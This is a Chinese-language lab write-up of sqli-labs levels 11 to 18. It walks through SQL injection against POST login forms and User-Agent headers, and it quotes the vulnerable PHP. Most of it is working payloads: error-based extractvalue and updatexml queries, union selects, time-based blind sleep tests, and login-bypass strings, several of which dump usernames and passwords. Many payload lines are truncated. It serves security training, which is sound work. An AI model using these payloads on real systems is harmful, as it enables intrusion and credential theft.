
```
uname=admin' and extractvalue(1,concat(0x7e,(select group_concat(username,0x3a,password) from users where u
```



- 方法二 联合查询union select测试payload

```
uname=0' union select 1,2  --+&passwd=admin&submit=Submit
```

注意uname是错误的，才能显示联合查询内容。



可以注入。

然后就是最基本的union select注入，打个样：

爆库payload

```
uname=0' union select 1,database() --+&passwd=admin&submit=Submit
```

不再赘述。

注入结束。

Less-12 POST - Error Based - Double quotes- String-with twist (基于错误的双引号POST型字符型变形的注入)

双引号报错型注入

按照题意应该是可以使用上一题的payload只需要修改单引号为双引号，但是实际测试不行，无论我使用--+还是%23还是#都不行，我就看了一下php文件：

```
// connectivity
$uname='"'.$uname.'"';
$passwd='"'.$passwd.'"';
@$sql="SELECT username, password FROM users WHERE username=($uname) and password=($passwd) LIMIT 0,1";
$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```


可以看到sql查询语句：

@$sql="SELECT username, password FROM users WHERE username=($uname) and password=($passwd) LIMIT 0,1";

构造一个能闭合语句而且会报错的payload：

admin" and extractvalue(1,concat(0x7e,(select database()))) and "

最终admin = "admin" and extractvalue(1,concat(0x7e,(select database()))) and " "

传入后就变成了：

```
@$sql="SELECT username, password FROM users WHERE username="admin"  and extractvalue(1,concat(0x7e,(select
```

前闭合，中间查询，后面报错，应该是这样没错了，实际测试没问题，可以回显，接下来就再concat()中构造查询语句：

爆库payload

```
uname=admin" and extractvalue(1,concat(0x7e,(select database()))  and " &passwd=admin&submit=Submit
```

爆表payload

```
uname=admin"  and extractvalue(1,concat(0x7e,(select group_concat(table_name) from information_schema.table
```

爆列payload

```
uname=admin"  and extractvalue(1,concat(0x7e,(select group_concat(column_name) from information_schema.colu
```

同样使用not in查询没有显示出的其他值。

爆值payload


```
uname=admin"  and extractvalue(1,concat(0x7e,(select group_concat(username,'~',password) from users)))  and
```

方法二，联合注入查询。

```
uname=0") union select 1,database() --+ &passwd=admin&submit=Submit
```

和less-11一样的联合查询，不再赘述。

方法三，奇淫技巧



报错的内容为：

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'admin") LIMIT 0,1' at line 1
```

可以看出，他在我们输入的哪里多加了一个双引号和括号。

据此构造出万能密码的Payload:

账号：admin")#

注入结束。

Less-13 POST - Double Injection - Single quotes- String -twist (POST单引号变形双注入)

通过报错可知 是通过') 闭合的

发现没有登入成功返回信息，看来是要盲注了。

方法一，报错型

既然它返回错误信息了，说明有回显，可以报错注入。

样例payload

```
uname=admin') and extractvalue(1,concat(0x7e,(select database())))  and ('
```

在concat()中构造查询语句，完事，和less-12以及之前的报错型注入一样，不再赘述。

方法二，时间型盲注

因为可以报错注入，这个方法没有回显，就有点鸡肋了，给个样例payload：

```
uname=admin') and if(left(database(),1)='s',sleep(3),1) --+&passwd=admin&submit=Submit
```

这就又和之前的一样了，不在赘述。

Less-14 POST - Double Injection - Single quotes- String -twist (POST单引号变形双注入)

输入内容被放到双引号中，报错型注入，注释符不可用

方法一，报错型

样例payload

```
uname=admin" and extractvalue(1,concat(0x7e,(select database()))) and "  &passwd=admin&submit=Submit
```

方法二，时间型盲注

效率低，鸡肋

样例payload

```
uname=admin" and if(left(database(),1)='s',sleep(3),1) --+ &passwd=admin&submit=Submit
```

方法三，聚合函数

具有随机性，鸡肋

样例payload

```
uname= " union select count(*),concat(0x3a,0x3a,(select database()),0x3a,0x3a,floor(rand()*2))as a from inf
```

注入结束。


less-15 POST - Blind- Boolian/time Based - Single quotes (基于bool型/时间延迟单引号POST型盲注)


盲注 - 基于布尔值 - 字符串

怎么输入都没有回显，那就时间延迟吧。

布尔测试payload

```
uname=admin' and 1=1 --+&passwd=admin&submit=Submit    //登陆成功
uname=admin' and 1=2 --+&passwd=admin&submit=Submit    //登录失败
```





时间延迟测试payload

```
uname=admin' and sleep(5) --+&passwd=admin&submit=Submit
```

明显延迟，确定使用延迟注入。


手工延迟注入，最为致命。

爆库，表，列名，值，一次给出吧。

```
uname=admin' and if(length(database())=8,sleep(5),1)--+&passwd=admin&submit=Submit

uname=admin' and if(left(database(),1)='s',sleep(5),1)--+&passwd=admin&submit=Submit

uname=admin' and if( left((select table_name from information_schema.tables where table_schema=database() l

uname=admin' and if(left((select column_name from information_schema.columns where table_name='users' limit

uname=admin' and if(left((select password from users order by id limit 0,1),4)='dumb' ,sleep(5),1)--+&passw

uname=admin' and if(left((select username from users order by id limit 0,1),4)='dumb' ,sleep(5),1)--+&passw
```

Less-16 POST - Blind- Boolian/Time Based - Double quotes (基于bool型/时间延迟的双引号POST型盲注)

这道题不管我在登陆框怎么输入，都没有错误信息显示，猜测是延迟型盲注。



方法一，时间延迟注入

payload和less-15差不多，只需要把上一题正的单引号改为双引号加括号 ") 就完事了。

不再赘述

方法二：奇淫技巧：

万能账号绕过密码验证：admin")#

注入结束。

Less-17 POST - Update Query- Error Based - String (基于错误的更新查询POST注入)

单引号报错型， 注释符可用

这题也没有错误回显，差点就盲注去了，但是我去查了一下php文件：

```php
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

{
//making sure uname is not injectable
$uname=check_input($_POST['uname']);

$passwd=$_POST['passwd'];


//logging the connection parameters to a file for analysis.
$fp=fopen('result.txt','a');
fwrite($fp,'User Name:'.$uname."\n");
fwrite($fp,'New Password:'.$passwd."\n");
fclose($fp);


// connectivity
@$sql="SELECT username, password FROM users WHERE username= $uname LIMIT 0,1";

$result=mysql_query($sql);
$row = mysql_fetch_array($result);
```


显然，这里对uname做了check_input的处理，check_input()函数如下

看看是如何处理的

```php
function check_input($value)
 {
 if(!empty($value))
  {
  // truncation (see comments)
  $value = substr($value,0,15);
  }

  // Stripslashes if magic quotes enabled
  if (get_magic_quotes_gpc())
   {
   $value = stripslashes($value);
   }

  // Quote if not a number
  if (!ctype_digit($value))
   {
   $value = "'" . mysql_real_escape_string($value) . "'";
   }

 else
  {
  $value = intval($value);
  }
 return $value;
 }
```

只截取15个字符

get_magic_quotes_gpc()

当magic_quotes_gpc=On的时候，函数get_magic_quotes_gpc()就会返回1

当magic_quotes_gpc=Off的时候，函数get_magic_quotes_gpc()就会返回0

magic_quotes_gpc函数在php中的作用是判断解析用户提示的数据，如包括有：post、get、cookie过来的数据增加转义字符“\”，以确保这些数据不会引起程序，特别是数据库语句因为特殊字符引起的污染而出现致命的错误。

在magic_quotes_gpc = On的情况下，如果输入的数据有

单引号（’）、双引号（”）、反斜线（\）与 NULL（NULL 字符）等字符都会被加上反斜线。

stripslashes()删除由 addslashes() 函数添加的反斜杠

ctype_digit()判断是不是数字，是数字就返回true，否则返回false


mysql_real_escape_string()转义 SQL 语句中使用的字符串中的特殊字符。

intval()　整型转换


我靠做了这么多花里胡哨的过滤，你怎么没对password也搞一次？

针对password爆破：


使用updatexml（），它和extractvaule（）是亲兄弟，以下测试version（）返回mysql版本：



爆库payload




爆表名payload



爆列名payload


```
uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select group_concat(column_name) from information_sc
```



爆值payload

使用 ：uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select group_concat(password) from users),0x7e),1) --+ &submit=Submit

发现不行：



加一层select试试，

uname=admin&passwd=admin' and updatexml(1,concat(0x7e,(select password from (select password from users where username='admin'))),1) --+ &submit=Submit

查了一下加个名，就完事了

最终payload：

```
uname=admin&passwd=11'  and  updatexml(1,concat(0x7e,(select password from (select password from users wher
```


也可以用：

```
uname=admin&passwd=11'  and  updatexml(1,concat(0x7e,(select password from (select password from users limi
```

注入完成。

Less-18 POST - Header Injection - Uagent field - Error based (基于错误的用户代理，头部POST注入)

报错型，单引号，user-agent型注入点。



看到user-agent的回显，猜测注入点在user-agnet，可以直接测试，但是我去看看php文件吧：

```
// take the variables
if(isset($_POST['uname']) && isset($_POST['passwd']))

    {
    $uname = check_input($_POST['uname']);
    $passwd = check_input($_POST['passwd']);

    /*
    echo 'Your Your User name:'. $uname;
    echo "<br>";
    echo 'Your Password:'. $passwd;
    echo "<br>";
    echo 'Your User Agent String:'. $uagent;
    echo "<br>";
    echo 'Your User Agent String:'. $IP;
    */

    //logging the connection parameters to a file for analysis.
    $fp=fopen('result.txt','a');
    fwrite($fp,'User Agent:'.$uname."\n");

    fclose($fp);



    $sql="SELECT  users.username, users.password FROM users WHERE users.username=$uname and users.password=$passwd ORDER BY users.id DESC LIMIT 0,1";
    $result1 = mysql_query($sql);
```


我靠，真是说啥来啥，上一题还说passwrod没做check，这题就做了，

